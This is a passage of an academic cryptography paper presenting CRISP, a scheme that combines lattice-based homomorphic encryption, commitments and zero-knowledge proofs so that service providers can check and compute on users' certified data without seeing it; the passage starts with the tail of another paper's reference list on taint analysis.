[109] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *S&P*, pages 317–331, 2010.

[110] Omar Sefraoui, Mohammed Aissaoui, and Mohsine Eleuldj. OpenStack: Toward an open-source solution for cloud computing. *International Journal of Computer Applications*, 55(3):38–42, 2012.

[111] Venkatesh Gauri Shankar, Gaurav Somani, Manoj Singh Gaur, Vijay Laxmi, and Mauro Conti. AndroTaint: An efficient Android malware detection framework using dynamic taint analysis. In *ISEA Asia security and privacy*, pages 1–13, 2017.

[112] Mariana Sharp and Atanas Rountev. Static analysis of object references in RMI-based Java software. *TSE*, 32(9):664–681, 2006.

[113] Dongdong She, Yizheng Chen, Abhishek Shah, Baishakhi Ray, and Suman Jana. Neutaint: Efficient dynamic taint analysis with neural networks. In *S&P*, pages 1527–1543, 2020.

[114] Paritosh Shroff, Scott Smith, and Mark Thober. Dynamic dependency monitoring to secure information flow. In *CSF*, pages 203–217, 2007.

[115] G Edward Suh, Jae W Lee, David Zhang, and Srinivas Devadas. Secure program execution via dynamic information flow tracking. In *ASPLOS*, pages 85–96, 2004.

[116] Yuqiong Sun, Giuseppe Petracca, Xinyang Ge, and Trent Jaeger. Pileus: Protecting user resources from vulnerable cloud services. In *ACSAC*, pages 52–64, 2016.

[117] Xinran Wang, Yoon-Chan Jhi, Sencun Zhu, and Peng Liu. STILL: Exploit code detection via static taint and initialization analyses. In *ACSAC*, pages 289–298, 2008.

[118] Fengguo Wei, Sankardas Roy, and Xinming Ou. Amandroid: A precise and general inter-component data flow analysis framework for security vetting of Android apps. In *CCS*, pages 1329–1341, 2014.

[119] Heng Yin, Dawn Song, Manuel Egele, Christopher Kruegel, and Engin Kirda. Panorama: Capturing system-wide information flow for malware detection and analysis. In *CCS*, pages 116–127, 2007.

[120] Wei You, Bin Liang, Wenchang Shi, Peng Wang, and Xiangyu Zhang. TaintMan: An ART-compatible dynamic taint analysis framework on unmodified and non-rooted Android devices. *TDSC*, 17(1):209–222, 2017.

[121] Xinhao Yuan and Junfeng Yang. Effective concurrency testing for distributed systems. In *ASPLOS*, pages 1141–1156, 2020.

[122] Matei Zaharia, Mosharaf Chowdhury, Tathagata Das, Ankur Dave, Justin Ma, Murphy McCauly, Michael J Franklin, Scott Shenker, and Ion Stoica. Resilient distributed datasets: A fault-tolerant abstraction for in-memory cluster computing. In *NSDI*, pages 15–28, 2012.

[123] Angeliki Zavou. *Information Flow Auditing In the Cloud*. PhD thesis, Columbia University, 2015.

[124] Angeliki Zavou, Georgios Portokalidis, and Angelos D Keromytis. Taint-Exchange: a generic system for cross-process and cross-host taint tracking. In *IWSEC*, pages 113–128, 2011.

[125] David Yu Zhu, Jaeyeon Jung, Dawn Song, Tadayoshi Kohno, and David Wetherall. TaintEraser: Protecting sensitive data leaks using application-level taint tracking. *ACM SIGOPS Operating Systems Review*, 45(1):142–154, 2011.

Privacy and Integrity Preserving Computations with CRISP

Sylvain Chatel *EPFL*
Apostolos Pyrgelis *EPFL*
Juan Ramón Troncoso-Pastoriza *EPFL*
Jean-Pierre Hubaux *EPFL*

Abstract

In the digital era, users share their personal data with service providers to obtain some utility, e.g., access to high-quality services. Yet, the induced information flows raise privacy and integrity concerns. Consequently, cautious users may want to protect their privacy by minimizing the amount of information they disclose to curious service providers. Service providers are interested in verifying the integrity of the users' data to improve their services and obtain useful knowledge for their business. In this work, we present a generic solution to the trade-off between privacy, integrity, and utility, by achieving authenticity verification of data that has been encrypted for offloading to service providers. Based on lattice-based homomorphic encryption and commitments, as well as zero-knowledge proofs, our construction enables a service provider to process and reuse third-party signed data in a privacy-friendly manner with integrity guarantees. We evaluate our solution on different use cases such as smart-metering, disease susceptibility, and location-based activity tracking, thus showing its versatility. Our solution achieves broad generality, quantum-resistance, and relaxes some assumptions of state-of-the-art solutions without affecting performance.

1 Introduction

In our inter-connected world, people share personal information collected from various entities, networks, and ubiquitous devices (i.e., data sources) with a variety of service providers, in order to obtain access to services and applications. Such data flows, which typically involve a user, a data source, and a service provider (as depicted in Figure 1), are common for a wide range of use cases, e.g., smart metering, personalized health, location-based activity tracking, dynamic road tolling, business auditing, loyalty programs, and pay-as-you-drive insurance. However, due to conflicting interests of the involved parties, such data interactions inherently introduce a trade-off between *privacy*, *integrity*, and *utility*.

Some users seek to protect their *privacy* by minimizing the amount of personal information that they disclose to *curious* third-parties. Service providers are interested in maintaining the value obtained from the users' data. To this end, service providers are concerned about verifying the *integrity* of the data shared by their users, i.e., ensure that the user's data has been certified by a trusted, external, data source. Both parties want to obtain some *utility* from these data flows: Service providers want to use the data for various computations that yield useful knowledge for their business or services, and users share part of their data to obtain services and applications. As users might not know upfront the number and details of the computations, they wish to offload their data once to the service provider and be contacted only to authorize the revelation of the result. Thus, in this work we present a solution that enables flexible computations on third-party signed data offloaded to a service provider in a privacy and integrity preserving manner.

To illustrate the inherent trade-off between privacy, integrity, and utility, we detail some of the use cases:

Smart Metering. Smart meters (i.e., data sources) measure the consumption of a user's household. The data is shared with a service provider (e.g., a different legal entity) for billing and load-balancing analysis. A user's privacy can be jeopardized as energy consumption patterns can reveal her habits [27, 68]. The service provider wants guarantees on the data integrity to provide reliable services [10]. *Malicious* users might cheat to reduce their bills or disrupt the service provider's analysis.

Disease Susceptibility. Medical centers and direct-to-consumer services [3, 92], provide a user with her DNA sequence to improve her health and to customize her treatments. Genomic data can be used for disease-susceptibility tests offered by service providers, e.g., research institutions that seek to form the appropriate cohorts for their studies. The user wants to protect her data as DNA is considered a very sensitive and immutable piece of information for her and her relatives [45]. Correspondingly, service providers are keen on collecting users' data and verifying its integrity so that they can use it for disease-risk estimation or other types of analyses, e.g., drug-effect prediction or health certificates. Malicious users might tamper with the genomic data they share to disrupt this process and pass a medical examination.

Location-Based Activity Tracking. A user's wearable device monitors her location by querying location providers. The user then shares this information with service providers, e.g., online fitness social networks [63] or insurance companies [2] to obtain activity certificates or discount coupons. As location data can reveal sensitive information, e.g., her home/work places or habits [61, 93], the user is concerned about her privacy. Service providers want legitimate data to issue activity certificates, provide discounts for performance achievements, and build realistic user profiles. Malicious users might be tempted to modify their data, aiming to claim fake accomplishments and obtain benefits they are not entitled to.




Figure 1: Three-party model and their interaction phases. 🗋 is the private information authenticated with 🎗. The user protects it via 🔒. The service provider computes $\psi(\cdot)$ on the protected data and obtains an output which is revealed as m.

The above use cases fall under the three-party model of Figure 1, with (i) malicious users, and (ii) honest-but-curious service providers and data sources; as such, they exhibit the trade-off between privacy, integrity, and utility. To support integrity protection regarding users' data, service providers require a data source to certify it, e.g., by means of a digital signature. This certification should require minimal to no changes to the data source: using only deployed hardware and software infrastructure. Another common denominator is that service providers want to collect users' data and perform various computations. Consequently, users should be able to offload their protected data to service providers (i.e., transfer a copy of the data only once) in such a way that their privacy is preserved, the data integrity can be verified, and various flexible computations are feasible.

A simple solution is to establish a direct communication channel between the data source and the service provider. This way, the data source could compute the operations queried by the service provider on the user's data. However, this would prevent the user from remaining in control of her data and require the data source to bear computations that are outside of its interests. Another approach is to let the data source certify the user's data by using specialized digital signature schemes such as homomorphic signatures [19, 24–26, 56] or homomorphic authenticators [5, 48, 54, 87]. Thus, the user could locally compute the queried operation and provide the service provider with the result and a homomorphic signature attesting its correct computation on her data. However, this would require software modifications at the data source, which would come at a prohibitive cost for existing services, and introduce significant overhead at the user.

In the existing literature, several works specialize in the challenges imposed by the above use cases but provide only partial solutions by either addressing privacy [12, 32, 40, 41, 71, 73], or integrity [20, 37, 83, 86]. The handful of works addressing both challenges require significant modifications to existing hardware or software infrastructures. For instance, SecureRun [85], which achieves privacy-preserving and cheat-proof activity summaries, requires heavy modifications to the network infrastructure. Similarly, smart metering solutions using secure aggregation, e.g., [4, 74, 76], rely on specialized signature schemes that are not yet widely supported by current smart meters. These approaches are tailored to their use case and cannot be easily adapted to others, hence there is the need for a *generic* solution to the trade-off between privacy and integrity, without significantly degrading utility.

ADSNARK [13] is a generic construction that could be employed to address the trade-off between privacy, integrity, and utility. In particular, it enables users to locally compute on data certified by data sources and to provide proof of correct computation to service providers. However, ADSNARK does not support the feature of data offloading that enables service providers to reuse the collected data and to perform various computations. Indeed, ADSNARK and other zero-knowledge solutions [17, 49, 50], require the user to compute a new proof every time the service provider needs the result of a new computation. Furthermore, it requires a trusted setup, and is not secure in the presence of quantum adversaries [66]. The latter should be taken into account considering recent advances in quantum computing [9] and the long term sensitivity of some data.

In this work we propose CRISP (privaCy and integRIty preServing comPutations), a novel solution that achieves utility, privacy, and integrity; it is generic, supports data offloading with minimal modification to existing infrastructures, relaxes the need for a trusted setup, and is quantum-resistant. Motivated by the need to protect users' privacy and by the offloading requirement to support multiple computations on their data, CRISP relies on quantum-resistant lattice-based approximate homomorphic encryption (HE) primitives [35] that support flexible polynomial computations on encrypted data without degrading utility. To ensure data integrity, we employ lattice-based commitments [15] and zero-knowledge proofs [29] based on the multi-party-computation-in-the-head (or MPC-in-the-head) paradigm [64], which enable users to simultaneously convince service providers about the correctness of the encrypted data, as well as the authenticity of the underlying plaintext data, using the deployed certification mechanism.

We evaluate our solution on three use cases covering a wide range of applications and computations: smart metering, disease susceptibility, and location-based activity-tracking. Our

experimental results show that our construction introduces acceptable computation overhead for users to privately offload their data and for service providers to both verify its authenticity and to perform the desired computations. The magnitude of the communication overhead fluctuates between tens and hundreds of mega bytes per proof and is highly dependent on the use case and its security requirements. To this end, in Section 6, we also present different optimizations that can reduce the proof size, thus making our construction practical for real-life scenarios. Additionally, we demonstrate that CRISP achieves high accuracy in the computations required by the use cases, yielding an average absolute accuracy of more than 99.99% over the respective datasets. Compared to the state of the art [13], we reach comparable performance and achieve post-quantum security guarantees with more flexibility in the computations.

Our contributions are the following:

- A generic, quantum-resistant solution that enables privacy and integrity preserving computations in the three-party model of Figure 1, with minimal modifications of the existing infrastructure;
- the necessary primitives to achieve authenticity verification of homomorphically encrypted data in the quantum random oracle model;
- an implementation of CRISP [72] and its performance evaluation on various representative use cases that rely on different types of computations and real-world datasets.

To the best of our knowledge, it is the first time such a solution is proposed.

This paper is organized as follows: In Section 2, we discuss the system and threat model on which our construction operates. In Section 3, we introduce useful cryptographic primitives. Then, we present CRISP's architecture in Section 4 and in Section 5 we perform its privacy and security analysis. In Section 6, we evaluate CRISP on various use cases and in Section 7 we discuss some of its aspects. We review the related work in Section 8 and conclude in Section 9.

2 Model

We describe the model, assumptions, and objectives of CRISP.

2.1 System Model

We consider three entities: a user, a service provider, and a data source, as depicted in Figure 1. The user obtains from the data source certified data about herself and/or her activities, she subsequently shares it with the service provider to obtain some service. The user is interested in sharing (i.e., offloading) her data while protecting her privacy, i.e., she wants to have full control over it but still obtain utility from the service provider. The service provider is interested in (i) verifying the authenticity of the user's data, and (ii) performing on it multiple computations that are required to provide the service and/or improve its quality. The data source can tolerate only minimal changes to its operational process and cannot cope with any heavy modification to the underlying infrastructure and dependencies of the hardware and software. Finally, we assume the existence of a public key infrastructure that verifies the identities of the involved parties as well as secure communication channels between the user and the data source, and between the user and the service provider.

2.2 Threat Model

We present the assumed adversarial behavior for the three entities of our model with computationally bounded adversaries.

Data Source. The data source is considered honest and is trusted to generate valid authenticated data about the users' attributes or activities.

Service Provider. The service provider is considered *honest-but-curious*, i.e., it abides by the protocol and does not engage in denial-of-service attacks. However, it might try to infer as much information as possible from the user's data and perform computations on it without the user's consent.

User. We consider a *malicious but rational* user. In other words, she engages in the protocol and will try to cheat only if she believes that she will not get caught – and hence be identified and banned – by the service provider. This type of adversary is also referred to as *covert* in the literature [11]. The user is malicious in that she might try to modify her data, on input or output of the data exchange, in order to influence the outcome of the service provider's computations to her advantage. Nonetheless, the user is rational, as she desires to obtain utility from the service provider and thus engages in the protocol.

2.3 Objectives

Overall, the main objective of our construction is to provide the necessary building blocks for secure and flexible computations in the considered three-party model. To this end, user's privacy should be protected by keeping her in control of the data even in a post-quantum adversarial setting, and the service provider's utility should be retained by ensuring the integrity of the processed data. The above objectives should be achieved by limiting the impact on already deployed infrastructures, thus, by requiring only minimal changes to the data source's operational process. More formally, the desired properties are: (a) **Utility**: Both user and service provider are able to obtain the correct result of a public computation on the user's private data; (b) **Privacy**: The service provider does not learn anything more than the output of the computation on the user's private data; and (c) **Integrity**: The service provider is ensured that the computation is executed on non-corrupted data certified by the data source.

3 Preliminaries

We introduce the cryptographic primitives used in Section 4 to instantiate CRISP. In the remainder of this paper, let $a \leftarrow \chi$ denote that a is sampled from a distribution χ; a vector be denoted by a boldface letter, e.g., $\mathbf{x}$, with $\mathbf{x}[i]$ its i-th element and $\mathbf{x}^T$ its transpose. For a complex number $z \in \mathbb{C}$, we denote by $\bar{z}$ its conjugate. Moreover, let $\|$ denote the concatenation

operation, $\boldsymbol{I}_n$ the identity matrix of size n, and $\mathbf{0}_k$ a vector of k zeros.

3.1 Approximate Homomorphic Encryption

Homomorphic encryption is a particular type of encryption that enables computations to be executed directly on ciphertexts. The most recent and practical homomorphic schemes rely on the hardness of the Ring Learning with Errors (RLWE) problem which states that, given a polynomial ring $\mathcal{R}_q$, for a secret polynomial s, it is computationally hard for an adversary to distinguish between $(a, a\cdot s+e)$ and (a,b), where e is a short polynomial sampled from a noise distribution, and a,b are polynomials uniformly sampled over $\mathcal{R}_q$.

Cheon *et al.* recently introduced the CKKS cryptosystem [35] (improved in [33]), an efficient and versatile leveled homomorphic scheme for approximate arithmetic operations. An approximate homomorphic encryption scheme enables the execution of approximate additions and multiplications on ciphertexts without requiring decryption. It uses an isomorphism between complex vectors and the plaintext space $\mathcal{R}_q=\mathbb{Z}_q[X]/(X^N+1)$, where q is a large modulus, and N is a power-of-two integer. The decryption of a ciphertext yields the input plaintext in $\mathcal{R}_q$ with a small error. This small error can be seen as an approximation in fixed-point arithmetic.

In CKKS, given a ring isomorphism between $\mathbb{C}^{N/2}$ and $\mathbb{R}[X]/(X^N+1)$, a complex vector $\boldsymbol{z}\in\mathbb{C}^{N/2}$ can be encoded into a polynomial m denoted by a vector $\mathbf{m}$ of its coefficients $\{m_0,\ldots,m_{N-1}\}\in\mathbb{R}^N$ as $\mathbf{m}=\frac{1}{N}(\bar{\boldsymbol{U}}^T\cdot\boldsymbol{z}+\boldsymbol{U}^T\cdot\bar{\boldsymbol{z}})$, where $\boldsymbol{U}$ denotes the $(N/2)\times N$ Vandermonde matrix generated by the $2N$-th root of unity $\zeta_j=e^{5^j\pi i/N}$. This transformation is extended to $\mathcal{R}_q$ by a quantization. Then, considering a maximum number of levels L, a ring modulus $q=\prod_{i=0}^{L-1}q_i$ is chosen with $\{q_i\}$ a set of number theoretic transform (NTT)-friendly primes such that $\forall i\in[0,L-1]$, $q_i=1 \mod 2N$.

Let $\chi_{\text{err}},\chi_{\text{enc}}$, and χ_{key}, be three sets of small distributions over $\mathcal{R}_q$. Then, for an encoded plaintext $m\in\mathcal{R}_q$, the scheme works as follows:

KeyGen(λ,N,L,q): for a security parameter λ and a number of levels L, generate $\boldsymbol{sk}=(1,s)$ with $s\leftarrow\chi_{\text{key}}$, $\boldsymbol{pk}=(b,a)$ with $a\leftarrow\mathcal{R}_q$, $b=-a\cdot s+e \mod q$, and $e\leftarrow\chi_{\text{err}}$. Additional keys which are useful for the homomorphic computations (i.e., rotation, evaluation keys, etc.) are denoted by $\boldsymbol{evk}$. We refer the reader to [59] for further details.

Encryption$(m,\boldsymbol{pk})$: for $r_0\leftarrow\chi_{\text{enc}}$ and $e_0,e_1\leftarrow\chi_{\text{err}}$, output $\boldsymbol{ct}=(ct_0,ct_1)=r_0\cdot\boldsymbol{pk}+(m+e_0,e_1) \mod q$.

Decryption$(\boldsymbol{sk},\boldsymbol{ct})$: Output $\hat{m}=\langle\boldsymbol{ct},\boldsymbol{sk}\rangle \mod q_l$, where $\langle\cdot,\cdot\rangle$ denotes the canonical scalar product in $\mathcal{R}_{q_l}$ and l the current level of the ciphertext.

For brevity, we denote the above three operations as $\text{KeyGen}(\lambda,N,q)$, $\text{Enc}_{\boldsymbol{pk}}(m)$, and $\text{Dec}_{\boldsymbol{sk}}(\boldsymbol{ct})$, respectively. The scheme's parameters are chosen according to the security level required (see [28]) to protect the inputs and *privacy*.

3.2 BDOP Commitment

Baum *et al.* [15] proposed the BDOP commitment scheme, that enables us to prove in zero-knowledge certain properties of the committed values to a verifier. Based on lattices, this scheme also builds on a polynomial ring $\mathcal{R}_q=\mathbb{Z}_q/(X^N+1)$, with the notable exception that q is a prime that satisfies $q=2d+1 \mod 4d$, for some power-of-two d smaller than N.

BDOP is based on the hardness assumption of the module Short Integer Solution (SIS) and module Learning with Error (LWE) [70] to ensure its *binding* and *hiding* properties. We refer the reader to [15] for more details. For a secret message vector $\boldsymbol{m}\in\mathcal{R}_q^{l_c}$, and for a commitment with parameters (n,k), two public rectangular matrices $\boldsymbol{A}'_1$ and $\boldsymbol{A}'_2$, of size $n\times(k-n)$ and $l_c\times(k-n-l_c)$ respectively, are created by uniformly sampling their coefficients from $\mathcal{R}_q$. To commit the message $\boldsymbol{m}$, we sample $\boldsymbol{r}_c\leftarrow\mathcal{S}_\beta^k$, where $\mathcal{S}_\beta^k$ is the set of elements in $\mathcal{R}_q$ with l_∞-norm at most β and bounded degree, and compute

$$\text{BDOP}(\boldsymbol{m},\boldsymbol{r}_c)=\begin{pmatrix}c_1\\c_2\end{pmatrix}=\begin{pmatrix}\boldsymbol{A}_1\\\boldsymbol{A}_2\end{pmatrix}\cdot\boldsymbol{r}_c+\begin{pmatrix}\mathbf{0}_n\\\boldsymbol{m}\end{pmatrix},$$

with $\boldsymbol{A}_1=[\boldsymbol{I}_n\|\boldsymbol{A}'_1]$ and $\boldsymbol{A}_2=[\mathbf{0}_{l_c\times n}\|\boldsymbol{I}_{l_c}\|\boldsymbol{A}'_2]$.

The BDOP commitment scheme can be used, with a Σ-protocol, to provide a *bound proof*: proof that a committed value is in a bounded range [14]. The main rationale behind this is to prove in zero-knowledge that the committed value plus a small value has a small norm. Given a commitment $\boldsymbol{c}=\text{BDOP}(\boldsymbol{m},\boldsymbol{r}_c)$, the prover computes a commitment for a vector of small values $\boldsymbol{\mu}$ as $\boldsymbol{t}=\text{BDOP}(\boldsymbol{\mu},\boldsymbol{\rho})$ and commits to this commitment in an auxiliary commitment $c_{\text{aux}}=C_{\text{aux}}(\boldsymbol{t})$. The verifier selects a challenge $d\in\{0,1\}$ and sends it to the prover who verifies its small norm and eventually opens c_{aux}. The prover also opens $\boldsymbol{t}+d\cdot\boldsymbol{c}$ to $\boldsymbol{z}=\boldsymbol{\mu}+d\cdot\boldsymbol{m}$ and $\boldsymbol{r}_z=\boldsymbol{\rho}+d\cdot\boldsymbol{r}_c$. Upon reception, the verifier checks that $\text{BDOP}(\boldsymbol{z},\boldsymbol{r}_z)=\boldsymbol{t}+d\cdot\boldsymbol{c}$ and that the norms are small. The protocol is repeated to increase soundness and can be made non-interactive using the Fiat-Shamir heuristic.

3.3 Zero-Knowledge Circuit Evaluation

Zero-knowledge circuit evaluation (ZKCE) protocols enable a user to prove the knowledge of an input that yields a public output on an arithmetic or Boolean circuit that implements a specific public function [29, 55]. A circuit is defined as a series of gates connected by wires. Based on the multi-party computation (MPC) *in-the-head* approach from Ishai *et al.* [64], ZKCE techniques emulate players and create a decomposition of the circuit. The secret is shared among the emulated players, who evaluate the circuit in a MPC fashion and commit to their respective states. The prover then reveals the states of a subset of players depending on the verifier's challenge. By inspecting the revealed states, the verifier builds confidence in the prover's knowledge.

In particular, ZKB++ [29] is a Σ-protocol for languages of the type $\{y\,|\,\exists x \text{ s.t. } y=\Phi(x)\}$, where $\Phi(\cdot)$ is the representation of the circuit. With randomized runs, the verifier builds con-

fidence in the prover's knowledge of the secret. The number of iterations is determined according to the desired soundness: For instance, to prove the knowledge of a message that yields a specific SHA-256 digest, a security level of 128-bits requires 219 iterations. The proof size is linked to the number of iterations but also to the number of gates that require non-local computations (e.g., AND for Boolean circuits, multiplication for arithmetic ones). Compared to earlier work, i.e., ZKBoo [55], ZKB++ reduces the proof size by not sending information that can be computed by the verifier. The security of ZKB++ is based on the quantum random oracle model. Overall, it achieves the following properties: (a) *2-privacy*, opening two out of the three players' views to the verifier reveals no information regarding the secret input, (b) *soundness*, a correct execution yields a valid witness with soundness error linked to the number of iterations, and (c) *completeness*, an honest execution of ZKB++ ensures a correct output.

4 Architecture

We now present our construction that enables computations on third-party certified data in a privacy and integrity preserving manner. It builds on (i) CKKS to encrypt the data and enable computations on it, and (ii) MPC-in-the-head and BDOP commitments to simultaneously verify a custom circuit that checks the integrity of the data and its correct encryption. Its workflow is decomposed into five phases: *collection*, *transfer*, *verification*, *computation*, and *release*. (1) In the collection phase, the user obtains data about herself or her activities from the data source, along with a certificate that vouches for its integrity and authenticity. (2) The user then encrypts the data, generates a proof for correct encryption of the certified data, and sends it with the ciphertexts to the service provider. (3) The service provider verifies the proof in the verification phase. Then, (4) it performs the desired computations on it, and (5) communicates with the user to obtain the corresponding result in the release phase.

4.1 Collection Phase

In this phase, the user (identified by her unique identifier *uid*) collects from the data source certified data about herself or her activities. The data source certifies each user's data point $\boldsymbol{x}$ using a digital signature $\sigma(\cdot)$ that relies on a cryptographic hash function $H(\cdot)$ to ensure integrity. We opt for SHA-256 as the hash function due to its widespread use as an accepted standard for hash functions [81]; our solution works with any signature scheme building on it. For example, Bernstein *et al.* [18] recently proposed a quantum-secure signature scheme employing SHA-256. In more detail, the data source generates a payload $msg=\{nonce, uid, \boldsymbol{x}\}$ and sends to the user a message M_0 defined by: $M_0=\{msg, \sigma(H(msg))\}$.

4.2 Transfer Phase

In this phase, the user protects her certified data points with the CKKS homomorphic encryption scheme (see Section 3.1) and generates a proof of correct protection. To this end, CRISP employs a ZKCE approach to simultaneously prove the integrity of the underlying data and its correct encryption, i.e., to convince a service provider that the noises used for encryption did not distort the plaintexts. In particular, the user evaluates a tailored circuit $\mathcal{C}$ (depicted in Figure 2) that (i) computes the encryption of the data with the CKKS scheme, (ii) generates BDOP commitments to the noises used for encryption, and (iii) produces the hash digests of the messages signed by the data source to verify their integrity. For ease of presentation, we describe the circuit that processes one data point $\boldsymbol{x}$. However, this can easily be extended to a vector $\boldsymbol{d}$ obtained from multiple data points $\{\boldsymbol{x}_i\}$. The circuit's structure is publicly known and its public parameters are the encryption public information $\boldsymbol{pk}, \boldsymbol{U}, N$, the matrices $\boldsymbol{A}_1, \boldsymbol{A}_2$ used in the BDOP commitment scheme and its parameter n, and additional information such as the user's identifier. The circuit's private inputs are the user's secret data point $\boldsymbol{x}$ and nonce, the encryption private parameters r_0, e_0, and e_1, and the private parameters of the BDOP commitment scheme $\boldsymbol{r}_c$. These inputs are arithmetically secret-shared among the three simulated players, according to the ZKB++ protocol. The outputs of the circuit are the ciphertext $\boldsymbol{ct}$, the commitment to the encryption noises $\boldsymbol{C}_{\text{bdop}}=\text{BDOP}((r_0, e_0, e_1)^T, \boldsymbol{r}_c)$, and the digest of the message $H(msg)$ signed by the data source.

CKKS and BDOP operate on slightly different polynomial rings, as described in Section 3. Consequently, we extend BDOP to the composite case where q is a product of NTT-friendly primes. We relax the strong condition on the challenge space from [15] that *all* small norm polynomials in $\mathcal{R}_q$ be invertible. This condition is required for additional zero knowledge proofs that are not used in our construction. We simply require that the challenge space of invertible elements be large enough to ensure the binding property of the commitment. In particular, considering that the divisors of zero in $\mathcal{R}_q$ are equally distributed in a ball $\mathcal{B}$ of norm β_c as in $\mathcal{R}_q$, the probability of having a non-invertible element when uniformly sampling from $\mathcal{B}$ is at most $\frac{N \cdot L}{2^l}$, where L is the number of prime factors in q, each having at least l bits. As a result, the number of invertible elements in $\mathcal{B}$ is lower-bounded by $|\mathcal{B}| * (1-\frac{N \cdot L}{2^l})$, where $|\mathcal{B}|=(\beta_c+1)^N$ is the cardinality of the ball. Thus, by adequately choosing β_c and the product of primes, we create a sufficiently large challenge set of small-norm invertible elements in $\mathcal{R}_q$ (e.g., $> 2^{256}$). Moreover, we note that our circuit requires computations to be executed on the underlying arithmetic ring $\mathbb{Z}_q$ used for the lattice-based encryption and commitment schemes, as well as a Boolean ring $\mathbb{Z}_2$ for the computation of the SHA-256 hash digests. We also design a block that converts MPC-in-the-head arithmetic shares of the input data of the circuit into Boolean ones.

Overall, our circuit $\mathcal{C}$ consists of four blocks, showed in Figure 2: encryption, commitment, conversion, and hash block.

Encryption Block. This block operates in the arithmetic ring $\mathbb{Z}_q$ and takes as inputs the vector of integers in $\mathbb{Z}_q$ derived by quantization from the plaintext $\boldsymbol{x}$ produced during the data




Figure 2: Overview of the verification circuit $\mathcal{C}$. Its inputs are denoted by rectangles and its outputs by rounded rectangles.

collection phase (see Section 4.1), as well as the encryption with private noise parameters r_0, e_0, and e_1. It first encodes the secret input data to a polynomial $m \in \mathcal{R}_q$ before computing the ciphertext $\boldsymbol{ct}=(ct_0, ct_1)=r_0 \cdot \boldsymbol{pk} + (m + e_0, e_1) \mod q$. This step requires only affine operations that can be computed locally for each simulated player of ZKB++ protocol. The encryption block is depicted in the middle part of Figure 2.

Commitment Block. This block also operates in the arithmetic ring $\mathbb{Z}_q$; its inputs are the private parameters of the encryption (i.e., r_0, e_0, and e_1) and commitment (i.e., $\boldsymbol{r}_c$) schemes. As the commitment scheme has the same external structure as the encryption one, this block operates equivalently and returns BDOP$((r_0, e_0, e_1)^T, \boldsymbol{r}_c)$, requiring only local operations at each simulated player. An overview of the commitment block is shown in the leftmost part of Figure 2.

Conversion Block. This block enables us to interface two types of circuits that would otherwise be incompatible when following a ZKCE approach. The main idea is to transform an arithmetic secret sharing into a Boolean secret sharing in the context of MPC-in-the-head. Let $[x]_B$ denote the Boolean sharing of a value x and $[x]_A$ its arithmetic one. An arithmetic additive secret sharing in $\mathbb{Z}_q$ splits x into three sub-secrets x_0, x_1, and x_2 such that $x=x_0+x_1+x_2 \mod q$. Let x_i^k, be the k-th bit of the arithmetic sharing of the secret x for player i. A Boolean sharing $[x]_B$ cannot be directly translated from $[x]_A$ as the latter does not account for the carry when adding different bits. Considering that the modulus q can be represented by $|q|$ bits, the conversion block generates $|q|$ Boolean sub-secrets $[y]_B^j=\{y_0^j, y_1^j, y_2^j\}_B$, such that

$$\forall j \in [1, |q|] : x^j = \bigoplus_{i=0}^{2} y_i^j,$$

where $\oplus$ denotes the XOR operation (i.e., addition modulo 2), and x^j is the j-th bit of x. When designing such a block in the MPC-in-the-head context, we must make the circuit (2,3)-decomposable and ensure the 2-privacy property, i.e., revealing two out of the three players' views to the verifier should not leak any information about the input.

To reconstruct the secret in zero-knowledge and obtain a bit-wise secret sharing, the procedure is as follows: For every bit, starting from the least significant one, the conversion block computes (i) the sum of the bits held by each player, plus the carry from the previous bits, and (ii) the carry of the bit. The computation of the carry requires interaction between the different players (i.e., making the operation a "multiplicative" one), hence we design a conversion block with a Boolean circuit that minimizes the amount of multiplicative gates.

More precisely, we design a bit-decomposition block for MPC-in-the-head building on Araki *et al.*'s optimized conversion [8] between a power-of-two arithmetic ring and a Boolean ring. Let Maj$(\cdot)$ be the function returning the majority bit among three elements. Then, the conversion circuit, for every bit $k \in [1, |x|]$, does the following:

1. locally reads $[\alpha_k]_B=\{x_0^k, x_1^k, x_2^k\}$ (i.e., for each player);
2. computes the first carry $[\beta_k]_B$ amongst those inputs:
   $\beta_k=\text{Maj}(x_0^k, x_1^k, x_2^k)=(x_0^k \oplus x_2^k \oplus 1)(x_1^k \oplus x_2^k) \oplus x_1^k$;
3. computes the second carry $[\gamma_k]_B$ among those inputs with $\gamma_0=\beta_0=0$:
   $\gamma_k=\text{Maj}(\alpha_k, \beta_{k-1}, \gamma_{k-1})=$
   $(\alpha_k \oplus \gamma_{k-1} \oplus 1)(\beta_{k-1} \oplus \gamma_{k-1}) \oplus \beta_{k-1}$;
4. sets the new Boolean sharing of the secret to
   $[y]_B^k=[\alpha_k] \oplus [\beta_{k-1}] \oplus [\gamma_{k-1}]$.

To the best of our knowledge, this is the first time a bit-decomposition circuit is used for MPC-in-the-head, which enables to interface circuits working in different rings.

Hash Block. This block uses the SHA-256 circuit presented in [55] to compute the hash digest of the message $msg=\{nonce, uid, \boldsymbol{x}\}$ signed by the data source in the collection phase.

Full Circuit. With the above building blocks, and following the ZKB++ protocol, the user generates a proof that can convince the service provider that she has not tampered with the data obtained by the data source.

